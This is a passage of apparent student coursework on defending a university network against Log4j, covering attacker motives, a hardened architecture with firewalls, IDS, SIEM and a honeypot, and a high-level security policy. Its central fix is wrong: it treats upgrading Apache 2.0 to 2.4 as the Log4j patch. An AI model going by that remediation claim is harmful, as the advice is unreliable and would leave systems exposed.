Psychological threats account for the vast majority of attacks on an organisation. Anyone who has a connection to the organisation can be a candidate for this role. For all critical infrastructure sectors, insider threats provide a dynamic and difficult-to-understand hazard.

When we think of the internet, we think of software and hardware: the internet. We often neglect to consider the social cost of the technology we've developed and adopted in our daily lives. we're beginning to examine how it affects our cognition and social connections, and how we feel as a result. Many cyberattacks share characteristics with one another. Looking at ransomware and phishing, the attacker is attempting to convince the victim to provide them with something that is usually of value to them. Alternatively, they may be attempting to keep something valuable from you and then returning it in exchange for money." (Avast, n.d.)

On the surface, there will be a great deal of data associated with a university, millions of students studying there, and their personal information will be saved in the database as well. An attacker could target a university for any cause, but the target university will be a catastrophic circumstance due to the large number of individuals who will be affected by the attack. There are many reasons why an attacker could choose to target a college or university. some of them can be discussed over here: (self,2022)

- <u>Retribution from a student</u>
  Consider a student who holds a grudge against the university. as if the university administration and an immature cyber student had a disagreement, and the student decided to take action and attempt to breach the university's website, etc. etc. In this case, the motivation stems only from personal anger and hatred the attack is intentional.

- <u>Cyber Scam</u>
  cyber scam is increasing day by day in this world as people are misusing the knowledge, they have on the computer to do harm or fraudulent. a person or group of people can attack a university to get access to their mail server to send fraudulent messages in the database. in this case, since the email is coming from a authentic university email address, people tend to believe the content of the email and fall for the scam. the attack is intentional and comes under second streamer.

- <u>Stealing authentic data for money</u>
  The most valuable word in the cyber world is data. Cyber crooks typically sell legitimate people's data for a large sum of money to a variety of people. These

buyers will then utilise the person's information for a variety of purposes. Making a counterfeit passport containing the details of another individual, for example. The attacker's motivation is money and the attack is intentional, but the result is being a victim of impersonation.

- Curiosity of a Script kiddies
  These are the types of persons who carry out attacks only on the basis of online penetration testing instructions. If a student has studied a new penetration approach and has implemented it to the university. Curiosity is the sole motivation in this case. the attack is intentional

- Hacktivist
  These are the individuals who regard themselves as judges. Here, an individual or a group might attack a university simply because they are upset by something that occurs at the institution or is related to it. The sole motivation in this case is the character of the dictation ship. the attack is intentional

- Frustrated employee
  A university employee who is dissatisfied with his or her job may consider harming the university. For example, if a university employee does not receive their salary on time, or if the workload they are given is difficult, the motivation is dissatisfaction. the attack is intentional

(self, 2022)

STAGE 4

6. Security Assurance architecture

Here is the proposed security assurance architecture given below:



Figure 0-1:Security Assurance architecture

The secured assurance architecture consist of various fix compare to the first IT infrastructure. First the firewall is updated and configured in such a way that all the known log4j traffic will be filtered. Then the IDS(Intrution Detection system) is added to get a more secure traffic. The main advantage of IDS is that, It keeps an eye out for harmful behaviour or policy violations on a network. An event management system for security information and events (SIEM) is often used to report or collect information about any malicious activity or violation. The main vulnerable asset that is vulnerable to Log4j on the infrastructure was two application servers which runs on Apache version 2.0. this asset is been patched and upgraded to Apache 2.4 which is a fix to Log4j vulnerability for a extend. This version will remove the JNDILookup message from the application which will help to cut the communication between attacker and log4j. even though if the attacker was somehow got the access to the network, a honeypot is added for more security which will help the university to have more time before it is too late. A web application firewall has been added to monitor and filter the http request. A configured firewall is added across layer 3 and layer 2 to ensure the security than the infrastructure that was implemented before. The wifi access point has been added encryption and filter which will enable us to isolate a attack from the user end. The main drawback of the previous infrastructure in the user end was the system that is connected was not having any antivirus, which may lead to a malware attack and it could have compromised the whole system. Here latest antivirus is been installed in every pc to detect and mitigate any malware or virus attack from the user end.

The main security on the network is provided the firewall, there will be certain rules set in the firewall in a way that we get the desired output. There will be a inbound and outbound rules set in each firewall, where inbound rules means which traffic should be allowed to go inside the firewall. The firewall will test each traffic and the rules set within and filter the accepted traffic and reject the traffic which does not meet the condition. Same way the outbound rules are set to filter the traffic that goes out of the network system. With these two rules, we can filter out most of the exploit that is coming from a malicious attacker. Another asset that is really important is IDS, which act as an intelligence system of the traffic control and filter out the malicious traffic. By adding all these new component to the existing IT infrastructure, we could get a more secure IT infrastructure that has a higher value to resist the Log4j vulnerability exploit to happen. A Centralized logging system is configured for the dedicated monitoring team to monitor and find if there is any unusual log and find if there is any attack by chance.

7. Security Policy

Our goal in developing this information security policy is to accomplish the following goals:

Our information risks are managed in accordance with a risk tolerance that has been agreed upon by all parties.

In order to carry out their responsibilities, our authorised users require access to information as well as the ability to communicate securely with it.

Physical, procedural, and technical controls help to ensure both the ease of use of the system and the security of the data and system.

We have fulfilled with all of our contractual and legal duties regarding to data security and protection.

SCOPE:

Any information exploited by the University is covered by this policy, controls, processes and procedures. Outside records received by the University are also included.

The University's Information Security Policy applies to all users of university data and technology, including external service providers.

The ISMS Framework paper describes users, information assets, and information processing systems.

Policy statements:

Confidentiality – only authorised personnel will have access to information.

Integrity- entails maintaining the accuracy and completeness of information.

Availability — When necessary, information will be made available to authorised users and processes.

1. THE PRIVACY AND SECURITY OF OUR INFORMATION

   A set of lower-level controls, processes, and procedures for information security will be developed in support of the high-level Information Security Policy and its stated goals.

2. Library control policy

   In this policy students should not allow to use any external thumb drive or hard drive to attach to the university PC. They will be provided with a dedicated cloud storage in the storage area which even the printer in the library can use.

   Only students can enter the library with student ID card and use the universities PC system.

3. Change policy

   The updating/patching phase of any software, or security. Refer the formal process of updating the software or security updates.

4. Risk assessment policy

   A High-level documentation given should be referred and follow the incident response plan present in that if there is any attack.

   Head of IT should be planning the contingency plan with respect to the outcome of any risk assessment.

5. Security in the workplace

   Physical security measures, such as access control, shall be implemented in places and offices where sensitive or essential information will be processed or stored.

   There will be an assessment of the security risk associated with planned projects, and access to those assets will be restricted.

6. Security of communication

   The university's network connectivity will be protected at all times by a high level of security.

   All the traffic will be monitored and logged for future reference.

   Centralized logging unit is placed for the easier for the response team.

7. Password policy

   This policy covers the standard format of the password that the students and staffs should follow in order to obtain maximum security.

8. Database policy

   Database monitored and analyse; upgradation and patching of Apache server should be handled according to the database plan.

9. Email policy

   Policy proposes the secured email channel that is dedicated to the students and staffs in the university

10. Storage policy

    This policy included the maintenance of the server and the format of the data stored in the storage.

    The data should only be stored in the storage by encryption.

    No plain text should be used.

References

Admin, 2021. *NXLog*. [Online]
Available at: https://nxlog.co/how-to-detect-and-prevent-log4j-vulnerabilities
[Accessed 2022].

Admin, 2022. *upguard*. [Online]
Available at: https://www.upguard.com/blog/cyber-security-risk-assessment
[Accessed 2022].

Avast, n.d. *Avast*. [Online]
Available at: https://blog.avast.com/psychology-of-cybercrime
[Accessed 2022].

Berger, A., 2021. *dynatrace*. [Online]
Available at: https://www.dynatrace.com/news/blog/what-is-log4shell/?utm_source=google&utm_medium=cpc&utm_term=what%20is%20log4j%20vulnerability&utm_campaign=uk-appsec-application-security&utm_content=none&gclid=Cj0KCQjwpcOTBhCZARIsAEAYLuWVhQn_JhbIcwsJZLTZGK0u1tMgXnFH-
[Accessed 2022].

choudhury, S., 2021. *InfoSec Write-ups*. [Online]
Available at: https://infosecwriteups.com/log4j-vulnerability-explanation-in-details-73f7556c5ff1
[Accessed 2022].

Constantin, L., 2021. *CSO*. [Online]
Available at: https://www.csoonline.com/article/3645348/how-to-properly-mitigate-the-log4j-vulnerabilities.html
[Accessed 2022].

cr-mitmit, 2021. *Git-hub*. [Online]
Available at: https://github.com/Cybereason/Logout4Shell
[Accessed 2022].

NCSC, 2021. *National Cyber security centre*. [Online]
Available at: https://www.ncsc.gov.uk/information/log4j-vulnerability-what-everyone-needs-to-know#:~:text=Log4j%20is%20used%20by%20developers,out%20for%20problems%20for%20users.
[Accessed 2022].

Press, C., 2016. *Network computing*. [Online]
Available at: https://www.networkcomputing.com/data-centers/campus-network-design-models
[Accessed 2022].

Proofpoint, 2021. *Proofpoint*. [Online]
Available at: https://www.proofpoint.com/uk/threat-reference/insider-threat
[Accessed 2022].

Sunkavally, N., 2021. *HORIZON3.ai*. [Online]
Available at: https://www.horizon3.ai/cve-2021-44228/
[Accessed 2022].